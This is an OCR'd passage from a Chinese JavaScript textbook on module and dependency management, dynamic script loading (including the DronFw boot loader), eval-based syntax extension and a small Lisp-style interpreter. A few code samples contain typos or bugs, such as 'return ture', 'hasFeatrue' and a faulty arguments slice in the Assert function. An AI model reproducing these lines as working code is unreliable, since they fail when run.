


图 23.1　with 语句

除了使用 with 之外，另一种方式是局部变量引用，同样是上面的例子，也可以这么写：

```
$package("com.microsoft.system");
$package("cn.akira.test");
(function(){
    var system = com.microsoft.system;
    var test = cn.akira.test;
    alert(system);
    alert(test);
})();
```

如果忽略 with 的一小部分怪异行为的话，用 with 比用引用赋值更加方便和直观，所以在充分了解了 with 行为的基础上，我更加推崇用 with 来引入名字空间前缀。

23.4　调用依赖

通常情况下，一个系统的模块不可能是彼此完全孤立的，模块与模块之间的相互调用，就会产生调用依赖的问题。

23.4.1　模块的依赖性

划分模块的理想状况是每个模块都是完全独立的（零耦合），但是，这通常是不可能完全做到的。因为模块的作用是提供通用功能，在实际情况下，很少出现所有模块都不依赖于其他模块所提供的功能，

于是，模块的依赖性就成为一个成熟的 JavaScript 应用无法回避的问题。

23.4.2　模块依赖的管理

如果一个模块需要依赖其他模块，我们不能假定其他模块已经被正确包含，因此需要通过检测代码来管理模块的依赖性：

```
if(Point)
{
    //在执行构造前先判断 Point 是否存在
    var p = new Point();
}
else
{
    throw new ClassNotFoundException();
}
```

上面这是一种调用时进行检测的方法，这是一种最普通和直接的思路。但它的缺点是给程序逻辑增加了额外的链路，让测试和维护工作变得复杂。另一种比较好的方式是建立一种通用的模式进行依赖管理，例如：

```
//这个函数的作用是在某个名字空间下判断某个类型是否存在
function require(namespace, cls)
{
    //如果 namespace 名字空间下
    with(_getPackageByName(namespace))
    {
        //类型 cls 存在
        if(cls)
            //返回 true
            return ture;
    }
    //否则抛出异常
    throw new ClassNotFoundException(namespace, cls);
}
```

依赖性检测的另一种形式是判定某些代码基于某种标准，例如：

```
Assert(document.implementation.hasFeatrue, "Events", "2.0");
......
```

注意到上面的 Assert 方法，它被称作“断言函数”。严格地说，它不是 JavaScript 的核心方法，但是在程序设计领域内，它很有用。下面是一个简单的“断言函数”实现。

```
function Assert(closure)
{
    var args = Array.apply(arguments).slice(1);
        //允许在闭包后面传入任意个数的参数，之前也见过这种用法
    try{
```

```
            //如果闭包未定义、类型错误、调用失败或者返回值为 false
            if(!closure.apply(this, args))
            {
                //抛出断言异常
                throw(new AssertionException());
            }
        }
        catch(ex)
        {
            //抛出断言异常
            throw(new AssertionException());
        }
    }
```

23.5　用代码管理代码

用代码管理代码，是一种新的理念，它的核心思想是尽最大可能发挥 JavaScript 的动态特性，为 JavaScript 的运行创造更加稳定、灵活和便于扩展的环境。

23.5.1　运行时环境的管理

虽然我们说，JavaScript 是一种解释性的语言，它的运行时环境我们不是很关心。然而，通常情况下 JavaScript 脚本是事先引入到 Web 页面中的，在程序执行的过程中，程序脚本的数量是确定的。也许你可能不会调用某个函数，然而如果你引入了它，它就在你的运行时环境中存在。

大规模的脚本应用中，去为每个页面谨慎配置它需要的脚本是很费时间的一件事情，而将它们一股脑儿地全部引入，又是一种浪费资源的做法。这时候，你可能会依赖于某种模式，让它在运行时管理你的模块和它们之间的依赖，而不是单纯地像前面一样，对模块依赖作被动的检测。

23.5.2　托管代码——一个简单的托管代码“容器”

许多 JavaScript 框架支持代码的运行时托管，让开发人员可以在运行时通过程序来进行代码的装载和管理依赖性，一个最简单的托管代码“容器”如下：

例 23.5　简单的托管代码“容器”

```
//这个函数的作用是动态引入外部的 js 文件
function import(jsFile){
    //处理.js 扩展名
    jsFile = /\.js$/.test(jsFile) ? jsFile : jsFile + ".js";
    //在文档中创建 script 标记
    var s = document.createElement("script");
    //设置 src 为 jsFile 表示的脚本路径
    s.src = jsFile;
```

```
    var h = document.getElementsByTagName("head");
    //将这个创建的 script 标记的 DOM 元素添加到 head 标记的内容中去
    //从而实现脚本的载入
    h && h[0].appendChild(s);
}

//根据用户角色不同，选择载入不同的控制脚本
if(user == "admin")
    import("admin.js");   //引入外部文件
else
    import("user.js");
```

23.5.3　一个完整的代码管理容器

一个完整的代码管理容器起到管理模块和检测兼容性的作用，下面是一个由无忧的 Dron 原创的脚本代码管理容器 DronFw：

例 23.6 引自 DronFw 框架的核心 boot.js
作者：dron

例 23.6　脚本代码管理容器

```
/*******************************************\
  Dron Framework Boot File (Version:2.8.2)
  This JavaScript was writen by Dron.
  @2003-2008 Ucren.com All rights reserved.
\*******************************************/
//由于本例子的脚本经过了压缩处理，在这里就不做详细的注释了
//在本节的后续对这个脚本从原理上做出了简单的解释说明
//有兴趣详细研究的读者可以查看随书光盘中附带的这个框架的完整代码
(
    function (w, tax, o, s, gaf, acf, apf, ca, wa, ip)
    {
        var xo = tax();
        if (!xo)
        {
            w.alert("DronFw 无法正常运行，可能原因：\n1)  浏览器的安全级别调得过高\n2)  浏览器
            被第三方软件禁用 AX");
            return ;
        };
        if (o)
        {
            o.Class = {};
            o.Path = gaf(s, "src").replace("boot.js", "");
            o.JsPath = "jsfiles";
            o.Call = function (us)
```

```
            {
                return ca(o.JsPath, us);
            };
            o.Wait = function (uc, uf)
            {
                return wa(uc, uf, this);
            };
            o.Import = function (us)
            {
                return ip(o.Path + "classes", "_" + us, xo);
            };
        }
        else o = w.DronFw;
        var cl, pl;
        cl = gaf(s, "loadClass");  cl && acf(cl.split(";"), o.Import);
        pl = gaf(s, "loadPrototype");  pl && apf(o.Path + "prototypes", pl.split(";"), ip, xo);
        w.$ || (
            w.$ = function (us)
            {
                return document.getElementById(us);
            }
        );
    }
)
//--------------------------------------------------------------------------------
(
    window,
    function ()
    {
        var ie = /msie/i.test(navigator.userAgent);
        if (ie)
        {
            for (var i=0; i<5; i++)
            {
                try
                {
                    var xo = new ActiveXObject(["Msxml2.XMLHTTP.5.0", "Msxml2. XMLHTTP.
                    4.0", "Msxml2.XMLHTTP.3.0", "MSXml2.XMLHTTP", "Microsoft.XMLHTTP"
                    ][i]);
                    return xo;
                }
                catch (e)
                {

                }
            };
```

```
            return false;
        }
        else
        {
            try
            {
                var xo = new XMLHttpRequest();
                return xo;
            }
            catch (e)
            {
                return false;
            }
        }
    },
    (
        function ()
        {
            if (window.DronFw) return false;
            window.DronFw = {};
            return window.DronFw;
        }
    )(),
    (
        function ()
        {
            var s = document.getElementsByTagName("script");
            return s[s.length-1];
        }
    )(),
    function (o, s)
    {
        return o.getAttribute(s);
    },
    function (t, f)
    {
        for (var i in t) f(t[i]);
    },
    function (p, t, f, o)
    {
        for (var i in t) f(p, "_" + t[i], o);
    },
    function (p, s)
    {
        var n = document.createElement("script");
        var h = document.getElementsByTagName("head");
```

```
            n.type = "text/javascript";
            n.src = p + "/" + s + ".js";
            h && h[0].appendChild(n);
        },
        function (c, f, o)
        {
            if (c()) return f();
            setTimeout(
                function ()
                {
                    o.Wait(c, f);
                },
                50
            );
        },
        function (p, s, o)
        {
            o.open("get", p + "/" + s + ".js", false);
            o.send(null);
            if (o.status==0 || o.status==200) (new Function (o.responseText))();
        }
    );
```

上面的代码可能看起来比较复杂，确实是这样的，作为一个基础框架的核心部分，它简短的结构中包含有太多的信息量，限于篇幅和时间的缘故，我就不对它进行深入讨论了，这段代码是 DronFw 的核心部分，DronFw 是一个短小精炼的研究型框架，尽管它不是很成熟，但是它拥有一个 JavaScript 框架最核心的内涵，所以很适合做学习研究用。同时，它也是目前国内一个优秀的 JavaScript 框架——VJBox 的前身。关于 DronFw 框架的完整源代码，已经在随书光盘中给出，有兴趣的读者可以自行研究。

> 标准化的模块管理是 JavaScript 应用框架需要解决的一个重要问题，因此关于模块化管理的实际应用，在本书的第 26 章还会通过 JavaScript 应用框架的实际例子进一步展开讨论。

23.6 总结

本章讨论了管理 JavaScript 代码的思想，提到了代码的模块化、开放封闭原则、名字空间管理和依赖管理，强调了用代码管理代码的新兴理念，目的是对大级别的应用进行充分的代码管理，同时更好地发挥 JavaScript 作为动态脚本语言的强大力量。

最后，本章从实际出发，讨论了托管代码和代码管理容器的原理和思路。

代码的标准化管理，也正是基础型 JavaScript 框架所需要解决的问题，对于这一点，我们将在第 26 章进行更加深入的讨论。

第24章 动态构建

作为一种经典的动态语言，动态构建技术可以把 JavaScript 的魔力发挥到极致。“让代码去写代码”确实是一个相当令人陶醉的诱惑。通过这一章的学习，你会发现自己不但能够熟练掌握 JavaScript 的招式，甚至还可以创造出自己的招式，打造属于自己的语言。然而，任何一种强大的咒语都是一把双刃剑，在使用这些无与伦比的特性的时候，也要时刻小心它们的反噬。在面对诱惑时，要学会分清究竟是天使的恩赐，还是魔鬼的呼唤。

24.1 让代码去写代码

让代码去写代码，这是一个激动人心的想法，JavaScript 的动态特性，让这个想法能够得以成为现实。

24.1.1 脚本的动态解析

JavaScript 的 eval 函数是一个神奇的东西，它可以将字符串作为脚本来执行，这样，为我们设计和实现动态解析器提供了可能。

最简单的解析器是按照 JavaScript 的语法规则原样解释代码，例如：

```
eval("alert('Hello World!'); "); //相当于直接执行 alert("Hello world");
```

然而，除了原样解释代码之外，我们可以通过技巧拼接字符串生成要执行的脚本，例如：

```
var name = "akira";
eval("alert('Hello ' + name + '!')");
```

注意到上面的例子通过闭包也能够实现，然而用动态解析的方式更加灵活和方便（但是用闭包的方式执行效率要高）。下面是用闭包来实现的对比例子：

```
var foo = (function(name){
    return function(){alert("Hello "+ name + "!");}
})("akira");
foo();
```

24.1.2 语法扩展——创造属于自己的语言

采用动态解析器与使用闭包最大不同之处是我们在读取字符串之后到把字符串当作脚本执行之前，可以先对字符串进行一些处理，这个能力给了我们扩展 JavaScript 本身的力量，例如下面是一个简单的例子，在 JavaScript 代码中实现了@import 指令。

例 24.1 语法扩展，实现@import 指令

```
function compile(code)
{
    code = code.replace(/@import\s(\w+)/, "$import('$1'); ");
        //这个例子自动将@import abc 替换成$import('abc');
        //后者才是符合 JavaScript 语法的写法
    return eval(code);
}
```

动态执行配合正则表达式可以极大地发挥 JavaScript 的灵活性，甚至“创造”自己的个性化语言，在我为 JSVM（JSVM 是一个应用框架，我们在本书的最后一章有机会讨论它）编写了虚拟编译器，实现了“Javascript 2.0”语法之后,编写在 JSVM2 框架下的 JavaScript 代码看起来像下面这样。

```
# language: javascript2

package akira.js2{

    import js.lang.JObject;
    import js.lang.System;

    public class HelloWorld extends JObject
    {
        //私有属性和静态属性
        private var name = null;
        private static var message = "Hello ";

        //构造函数
        function HelloWorld(name)
        {
            this.name = name;
        }

        //getter and setter
        public get Name()
        {
            return this.name;
        }

        public set Name(name)
        {
            this.name = name;
        }

        //公有方法
        public function sayHello()
        {
            System.out.println(this.pickName() + HelloWorld.message + this.name);
        }
```

```
        //私有方法
        private function pickName()
        {
            return (this.name +" ");
        }
    }
}
```

- 关于 JavaScript 语法扩展的内容，在下一节还会有更加详细的讨论。

24.2 “发明”语法

在前一节，我们已经看到了，利用 JavaScript 动态解析的作用，我们可以扩展 JavaScript 的语法能力，而 24.1.2 的最后一个例子里的代码，看起来已经像是一种全新的语言。那么，如何去“发明”自己的语法，尽可能地扩展脚本的能力呢？这正是本节重点讨论的内容。

24.2.1 正则表达式和语法解析及其例子

回顾一下我们学过的知识，正则表达式在文本处理方面具有出色的能力，大多数时候，我们不需要费多大劲，就可以利用正则表达式处理某些看起来规则复杂的文本。因此，要设计语法解析器，首选的强大工具自然是正则表达式。下面是一个例子：

例 24.2　正则表达式和语法解析

```
/**
 * JSVM, extend module
 * @file:   jsharp.js
 * @function:   load jsharp parser
 * @author: Wan Changhua
 * @date:   2006.01.17
 *
 */

_JSVM_Namespace.runtimeEnvironment.loadModule("extends/jsharp", function()
{
    var jsre = _JSVM_Namespace.runtimeEnvironment, JSVM = jsre.JSVM;
    var Exception = _JSVM_Namespace.kernel.Exception;

    //设置 jsharp 解析器
    JSVM.getCompiler().setParser("jsharp", new function()
        {
            //定义正则表达式变量
            //匹配名字空间
            var regExp_ns = /(^|\s|;|})(\s*)(namespace)(\s+)((\w+)(\.\w+)*)(\s*)/;
            //匹配 using 指令
```

```
var regExp_using = /(^|\s|;|})(\s*)(using)(\s+)((\w+\.)*(\w+))(\s*)/g;
//匹配 class 定义
var regExp_class = /(^|\s|;|))(\s*)(class)(\s+)(\w*(\.\w*)*)((\s+):(\s+)
(\w*(\.\w*)*))?(\s*)\{/;
//匹配 base 文法
var regExp_base = /([^A-Za-z0-9_\$]+)base([^A-Za-z0-9_\$]+)/g;
//匹配注释
var regExps_comments = [/(\s|^)+\/\/([^\n\r])*/g, /(\/\*)\/?(([^\*]\/)|
[^\/])*(\*\/)/g];
//匹配和处理字符串常量
var regExps_strings = [/("(\\"|[^"\n\r]|(\\\r\n))*")/g, /('(\\'|[^'\n\r]|
(\\\r\n))*')/g];
var strings_tmpPrefix = "${COMPILE_CONST_" + new Date().getTime();
var strings_tmpSuffix = "}";

this.parse = function(code)
{
    //暂时替换掉字符串常量，免得字符串内容对匹配和解析产生影响
    var constStrs = [];
    var tmpStrs = code.match(regExps_strings[0]);
    if (tmpStrs != null)
    {
        constStrs = constStrs.concat(tmpStrs);
    }
    var tmpStrs = code.match(regExps_strings[1]);
    if (tmpStrs != null)
    {
        constStrs = constStrs.concat(tmpStrs);
    }
    //还记得之前我们也提到过一个解析器，那个解析器解析 JSVM 的语法
    //这个解析器和它类似，只不过它解析 JSharp 的语法
    //前面是将字符串常量替换，后面是利用正则匹配来替换特殊的语法
    //从而产生合法的 JavaScript 代码
    for (var i = 0; i < constStrs.length; i++)
    {
        code = code.replace(constStrs[i],
            (strings_tmpPrefix + i + strings_tmpSuffix));
    }
    // remove comments
    code = code.replace(regExps_comments[0], "");
    code = code.replace(regExps_comments[1], "");
    //解析名字空间声明
    code = code.replace(regExp_ns, "$1_$package(\"$5\")");
    var packageName = RegExp.$5;
    //解析 using 指令
    code = code.replace(regExp_using, "$1var $7 = _$import(\"$5\")");
```

```
//解析 base（基类）声明
code = code.replace(regExp_base, "$1$class.$super$2");
//解析 class
if (regExp_class.test(code))
{
    //分别对长类型名、短类型名和父类进行解析和处理
    //class 定义是类似于这样的东西：
    //class core.system.Console [extends core.system.Base]
    //中括号中的内容为可选

    //匹配类名
    var className = RegExp.$5;
    //匹配父类名
    var superName = RegExp.$7.replace(/(\s*):(\s+)/, "");
    //短类名，即不包括名字空间的类名
    var shortClassName = className;

    //以下进行正则匹配和处理
    if (className.indexOf(".") == -1)
    {
        className = packageName + "." + className;
    }
    else
    {
        shortClassName = className.replace(/\w*\./g, "");
    }
    var str = "\r\nvar $class = "
        + className +   " = function(){return $"
        + shortClassName + ".apply(this,arguments);};\r\n"
        + "var " + shortClassName   + " = $class;\r\n";
    if (superName == "")
    {
        str += "$class.$extends(_JSVM_Namespace.kernel.Object);";
    }
    else
    {
        str += "$class.$extends("   + superName + ");";
    }
    str += "\r\nvar $" + shortClassName + " = function(";
    code = code.replace(regExp_class, "$1" + str);
    //处理完毕
}
//假如没有匹配到 class 关键字
else
{
    //抛出异常
```

```
                    throw new Exception(0x0081, "JSVM jsharp-parser@compiler "
                        + "error: can't found keyword 'class'.");
                }
                //恢复被暂时替换掉的字符串常量
                for (var i = 0; i < constStrs.length; i++)
                {
                    code = code.replace((strings_tmpPrefix + i
                    + strings_tmpSuffix),   constStrs[i]);
                }
                //返回解析后的代码
                return code;
            }
});
//实现 using 方法，using 把一个长域名替换成短名
window.using = function(name)
{
    try
    {
        var clazz = jsre.JSVM.loadClass(name);
        var shortName = name.replace(/(.*)\./, "");
        if ("undefined" == typeof(window[shortName]))
        {
            window[shortName] = clazz;
        }
    }
    catch(ex)
    {
        ex.printStackTrace();
        throw ex;
    }
}
```

上面这个例子是 JSVM 扩展的 jsharp 解析器，它只有短短百来行代码，定义了不多的几个正则模式，就能够实现比较强大的“语法解析”功能（当然，实际上也可以认为只是一些高级点的关键词替换），利用它，使得在 JSVM 平台上编写的 jsharp 代码看起来像下面这个样子：

```
# language: jsharp

namespace example;

using js.lang.JObject;
using js.lang.System;

class HelloWorld : JObject (s)
{
 base.call(this);
 this.name= s;
```

```
}

HelloWorld .prototype.message = function ()
{
 System.out.println("HelloWorld.message(): " + this.name);
}
```

24.2.2　一个简单的语法解析器实现

下面的这个例子也是 JSVM 上实现的一个 JavaScript 语法解析插件，它利用 JSVM 提供的容器为这个应用框架提供了 JavaScript 2.0 语法解释：

同上面的 jsharp 相比，JavaScript 2.0 的语法要复杂许多，下面我们通过对 JavaScript 2.0 规范的讨论来一步步说明这个语法解析器的实现。

24.2.2.1　什么是 JavaScript 2.0 语法

还记得，我们曾经讨论过 ECMA 的规范，JavaScript 2.0 的语法是基于 ECMAScript v4 规范的。在这里，我们不具体介绍整个语言，只是通过 JavaScript 2.0 的例子来看看这种语言的代码究竟是什么样子的（事实上在前一章中我们已经见到过一个类似的例子了）：

```
# language: javascript2

package akira.js2{

    import js.lang.JObject;
    import js.lang.System;

    //一个 internal 的类，这个类只能在当前文件中可见
    internal class Vector extends JObject
    {
        function Vector()
        {

        }
    }

    //公有类 Vector2D 继承 Vector
    public class Vector2D extends Vector
    {
        //私有属性和常量属性
        private var x = 0;
        private var y = 0;
        const ZERO = 0;

        //构造函数
        function Vector2D(x, y)
```

```
        {
            this.x = x != null ? x : Vector2D.ZERO;
            this.y = y != null ? y : Vector2D.ZERO;
        }

        //公有方法
        public function toString()
        {
            return "[" + this.x + "," + this.y + "]<vector>";
        }

        //getter 和 setter
        public get X()
        {
            return this.x;
        }

        public get Y()
        {
            return this.y;
        }

        public function add(v:Vector2D)
        {
            //v.x is not supported now, the private members only can be visited by 'this'
            var ret = new Vector2D(v.getX() + this.x, v.getY() + this.y);

            return ret;
        }

        //重载的方法
        public function mul(n:Number)
        {
            return new Vector2D(this.x * n , this.y * n);
        }

        public function mul(v:Vector2D)
        {
            return this.x * v.getX() + this.y * v.getY();
        }
    }
}
```

JavaScript 2.0 实现的 Vector2D，支持参数类型声明和函数重载，支持 class 的 internal 类型，支持继承，支持 as 操作符实现多态。

24.2.2.2　JavaScript 2.0 语法的部分关键特性实现

JavaScript 的语法解析器充分发挥了正则表达式的能力，例如：

```
var regExp_property = /(public|private)(\s+)(static)?\s*(\n\r\s*)*var([^;]*;)/;
```

匹配属性定义，代码：

```
defin += "_$getCurrentPrivateHandler.call(this)." + property;
var regProp = new RegExp("this\\.(\\s*)((\\r\\n)(\\s*))*"+propertyName+"(?!\\w+)","g");
subCode[1] = subCode[1].replace(regProp,"_$getCurrentPrivateHandler.call(this)." +
propertyName);
```

将私有属性 private abc;“编译”为：

```
_$getCurrentPrivateHandler.call(this).abc
```

而代码：

```
var funName = "_$" + visibility + shortClassName + "_" + name;
subCode[1] = subCode[1].replace(regExp_function, "var " + funName + "=function");
var regProp = new RegExp("this\\.(\\s*)((\\r\\n)(\\s*))*" + name + "(?!\\w+)","g");
subCode[1] = subCode[1].replace(regProp, "(function(obj){return function(){return "+
funName + ".apply(obj,arguments);};})(this)");
```

将 MyClass 的私有方法 Foo 编译为：

```
_$privateMyClass_Foo()
```

除此以外，还有许多特性，都通过正则表达式来实现，在这里就不再叙述，关于它的详细内容，参考随书光盘  中的完整源代码。在下一节里，给大家介绍一个更加漂亮的全新的语言，当然，它是用 JavaScript 动态构建的。

24.3　实现自己的方言——LispScript

下面我们要用 JavaScript 来实现一种优美的类 Lisp 语言，它甚至不需要用到正则表达式，然而它确实简洁、优美而有效，以至于我们值得用整整一节的篇幅来详细介绍这个例子。由于例子中涉及到一些函数式语言和 Lisp 的内容，这些内容有点难，然而当你跟着我的思路慢慢来品味的时候，相信你会有所收获。


本节的内容不同寻常，它不是一杯美味的饮料，然而确是一杯清茶，苦而淳。

24.3.1　从 JavaScript 到 Lisp

LISt Processing 语言作为一种“函数式”语言，自从诞生之日起便以其简单优美的风格和简洁高效的结构征服了许许多多的研究者和爱好者。在第 22 章介绍函数式编程时，我们也曾经提到过这种优美的

语言，并且，我们说，JavaScript 同样具有着函数式的血统。那么，我们可以来思考一下，用 JavaScript 来实现一个类似于 Lisp 的人工智能脚本会是什么样子？

> 保罗格雷厄姆所著的《Lisp 之根源》（http://daiyuwen.freeshell.org/gb/rol/roots_of_lisp.html）以浅显的语言向我们深刻地描述了约翰麦卡锡创造的这门语言以及它所代表的 functional 思想的精髓，这篇文章也是本节创作的基础和依据。

我认为，JavaScript 的灵活加上 Lisp 的简洁，应该能够创造出一种非常优美的语言，当然，在这之前，我们得完成一些必要的准备工作。

24.3.2　最初的工作——一般 JavaScript 代码

最初的工作是由一段 JavaScript 代码来完成的：

```
//定义一个常量 NIL，它等于一个空表
//在 Lisp 中，一般用空表表示逻辑 false
//这里沿用了这个习惯
var NIL = [];

//将数组成员转换成可以用 eval 解析的字符串
Array.prototype.toEvalString = function()
{
    //如果是一个空表，返回"NIL"
    if(this.length <= 0) return "NIL";
    var str = "";
    //遍历数组的每一个元素
    for (var i = 0; i < this.length; i++)
    {
        //如果这个元素依然是数组，递归调用 toEvalString();
        if(this[i] instanceof Array)
            str += "," + this[i].toEvalString();
        else str += "," + this[i];
    }
    //返回可解析的字符串
    return "[" + str.slice(1) + "]";
};

(function(){
    //对外部开放 LispScript.Run 方法
    LispScript = {
        Run : run
    };

    //run 是一个解析和执行 LispScript 代码的主体函数
    //它的唯一参数 code 是要执行的代码
    function run(code)
```

```
    {
        //如果 code 是一个数组
        if(code instanceof Array)
        {
            for (var i = 0; i < code.length; i++)
            {
                code[i] = run(code[i]); //递归向下读取
                if(code[i] instanceof Function)  //解析表达式
                {
                    if(code[i].length <= 0) //无参函数可省略[]直接以函数名称调用
                    {
                        code[i] = code[i].call(null);
                    }
                    else if(i == 0)  //调用带参数的函数[funcall,args...]
                    {
                        return code[i].apply(null, code.slice(1));
                    }
                }
            }

            return code;
        }
        return Element(code);
    };
})();

//这个函数对参数求值
function Element(arg)
{
    //如果参数是 null，返回空表
    if(arg == null)
        return [];
    //否则，如果参数是一个不带形参的函数
    else if(arg instanceof Function && arg.length <= 0)
        //直接返回调用结果
        return arg.call(null);
    else
        //否则返回参数自身
        return arg;
};

//定义一个用来存放函数名称的数组（堆栈）
__funList = new Array();
```

以上这段简简单单不过数十行的 JavaScript 代码由两个辅助函数，一个主体对象，一个常量 NIL（这里我们沿用了 Lisp 的习惯，用符号 NIL 表示一个空表或者逻辑 false），以及一个存放函数名称的堆栈组成。

LispScript 静态类型构成了 LispScript 解析器的主体，它只有一个 Run 方法，该方法用向下递归的方式解析传递进来的 LispScript 代码，代码的类型——相信细心的读者已经发现了——直接用的是 JavaScript 的数组，也就是一系列“[”、“]”和分隔符“,”构成的序列。

> 利用 JavaScript 天然的数组特性，使得我们的解析器可以设计得十分简洁——不用去拆分和解析每一个“token”，于是一段简短到不到 50 行的代码惊人地实现了整个 LispScript 解析器的核心！

两个辅助函数的作用分别是为函数迭代提供解析（toEvalString()），以及解析指令单词（Element()）。

24.3.3　公理，表达式

在 Lisp 中，用表达式来表示数据。

表达式或是一个原子[atom]，它是一个数值或字母序列（如 foo），或者是一个由零个或多个表达式组成的表(list)，表达式之间用逗号分开，放入一对中括号中。以下是一些合法的表达式：

```
foo
[]
[foo]
[foo,bar]
[a,b,[c],d]
```

> 表达式、原子和表的定义是 Lisp 中的基本约定，从这一层上来说，原子和表是 Lisp 的基本数据类型，表达式是由原子或者由表结合而成的递归结构，这是 Lisp 的基本公理，或者叫做：第零公设。原 Lisp 语法的表达式用空格隔开，放入一对括号中。因是 JavaScript 实现的，所以用中括号和逗号较为简洁。

在算术中表达式 1+1 得出值 2，正确的 Lisp 表达式也有值。如果表达式 e 得出值 v，我们说 e 返回 v。

24.3.4　函数式编程的七条基本公设

函数式编程认为只需要用七条基本公设，就可以推导和演化出所有程序模型中所需要的基本功能和函数。下面就来分别介绍七条基本公设和它们对应的 JavaScript 实现。

24.3.4.1　“引用”公设

任何表达式的内容可以被引用，quote 操作用来引用其后表达式的内容，而不是表达式的计算结果。假设，表达式 e 返回 v，那么[quote, e] 返回 e 本身，而不是 v。

我们说，Lisp 的表达式是“深度递归”计算的，例如：

```
[a,[b,[c,[d]]]]
```

在 Lisp 执行时会先计算 d 的值，将计算结果代入，再计算[c, [d]]的值，再代入计算[b,[c,[d]]]的值，最后计算得出整个表达式的值。而[a,[quote,[b,[c,[d]]]]]则省去了[b,[c,[d]]]的计算，将整个[b,[c,[d]]]表达式的内容作为结果返回。

quote 与我们在英语中使用引号的方式一致， Cambridge（剑桥）是一个位于马萨诸塞州有 90000 人口的城镇， 而“Cambridge”是一个由 9 个字母组成的单词。

引用看上去可能有点奇怪因为极少有其他语言有类似的概念，它和 Lisp 最与众不同的特征紧密联系:代码和数据由相同的数据结构构成，而我们用 quote 操作符来区分它们。

下面是“quote”的 JavaScript 实现：

```
var quote = _ = function()
{
    //如果参数少于一个
    if(arguments.length < 1)
        //返回空表
        return [];
    else if(arguments.length >= 1)
    {
        //否则返回第一个参数
        return arguments[0];
    }
};
```

quote 是一个经常被用到的操作，因此我们用"_"来作为 quote 的缩写。下面是正确的 quote 操作结果：

```
> [quote,a]
a
> [_,a]
a
> [quote,[a b c]]
[a,b,c]
```

24.3.4.2 “原子”公设

任何表达式要么是一个表，要么是一个原子，atom 用来检测一个表达式，如果是原子，那么返回 true，否则返回 NIL。例如：

```
> [atom,[_,a]]
true
> [atom,[_,[a,b,c]]]
NIL
> [atom,[_,[]]]
true
```

下面是“atom”的 JavaScript 实现：

```
var atom = function(arg)
{
  var tmp = LispScript.Run(arg); //先对参数求值

  //如果参数不是一个表或者是一个空表
  if(!(tmp instanceof Array) || tmp.length <= 0)
    return true;
```

```
    else
        //否则返回空表
        return [];
};
```

24.3.4.3 “等值”公设

任意两个表达式的值可以比较，如果它们返回相同的原子，或者都返回空表，则认为它们“相等”，否则认为它们“不等”。eq 用来检测两个表达式，如果它们相等，返回 true，否则返回 NIL。例如：

```
> [eq,[_,a],[_,a]]
true
> [eq,[_,a],[_,b]]
[]
> [eq,[_,[]],[_,[]]]
true
```

下面是“eq”的 JavaScript 实现：

```
equal = eq = function(arg1, arg2)
{
    var tmp1 = LispScript.Run(arg1);
    var tmp2 = LispScript.Run(arg2);   //先对参数求值

    if(!(tmp1 instanceof Array) && !(tmp2 instanceof Array) &&
        tmp1.toString() == tmp2.toString() ||
        (tmp1 instanceof Function) && (tmp2 instanceof Function) && tmp1.toString() ==
        tmp2.toString() ||
        (tmp1 instanceof Array) && (tmp2 instanceof Array) && (tmp1.length == 0) &&
        (tmp2.length == 0))
        return true;      //返回 true 时，要么是两个相等的原子，要么是两个相等的函数
                          //要么是两个空表
    else
        return [];        //否则返回空表
};
```

24.3.4.4 “表头”公设

任意一个非空表有且仅有一个“表头”，它是该表的第一个元素。car 返回非空表的第一个元素，如果它的操作数为原子或者空表，则它返回 NIL。例如：

```
> [car,[_,[a,b,c]]]
a
```

下面是“car”的 JavaScript 实现：

```
car = function(arg)
{
```

```
    var tmp = LispScript.Run(arg);  //先对参数求值

    if(tmp instanceof Array && tmp.length > 0)  //如果求值的结果是非空表
        return tmp[0];  //返回求值后的表的第一个元素
    else
        return [];      //否则返回空表
};
```

24.3.4.5 “余表”公设

任意一个非空表除去表头之外仍然是一个表。cdr 返回非空表除去表头之后的“余表”。例如：

```
> [cdr,[_,[a b c]]]
[b,c]
```

下面是“cdr”的 JavaScript 实现：

```
cdr = function(arg)
{
    var tmp = LispScript.Run(arg);  //先对参数求值

    if(tmp instanceof Array && tmp.length > 0)  //如果求值的结果是非空表
        return tmp.slice(1);          //返回排除了表的第一个元素的余表
    else
        return [];      //否则返回空表
};
```

24.3.4.6 “和表”公设

将任意一个元素作为一个表的“表头”元素，将得到一个新表。cons 返回一个以第一个元素为表头的“新表”。例如：

```
> [cons,[_,a],[_,[b,c]]]
[a,b,c]
> [cons,[_,a],[cons,[_,b],[cons,[_,c],[_,[]]]]]
[a,b,c]
```

下面是“cons”的 JavaScript 实现：

```
cons = function(arg1, arg2)
{
    var tmp1 = LispScript.Run(arg1);
    var tmp2 = LispScript.Run(arg2);   //先对参数求值

    if(tmp2 instanceof Array)   //如果 temp2 是表
    {
        var list = new Array();
        list.push(tmp1);
```

```
            return list.concat(tmp2);          //将 temp1 和 temp2 的元素连接得到一个新表
        }
        else
            return [];          //否则返回空表
    };
```

24.3.4.7 “条件”公设

一个或多个表达式可以作为条件判断它们的值，cond 返回第一个值为非 NIL 的表达式值，如果所有的表达式值均为 false，cond 返回 false。例如：

```
> [cond,[[eq,[_,a],[_,b]],[_,first]],[,[atom,[_,a]], [_,second]]]
second
```

下面是“cond”的 JavaScript 实现：

```
cond = function(args)
{
    for (var i = 0; i < arguments.length; i++)
    {
        if(arguments[i] instanceof Array)
        {
            //arguments[i]是表，arguments[i][0]表示条件，arguments[i][1]是当条件为真时
            //要进行求值的表达式
            var cond = LispScript.Run(arguments[i][0]);  //先对参数求值

            if(cond == true && arguments[i][1] != null) //如果求值结果为真且存在arguments[i][1]
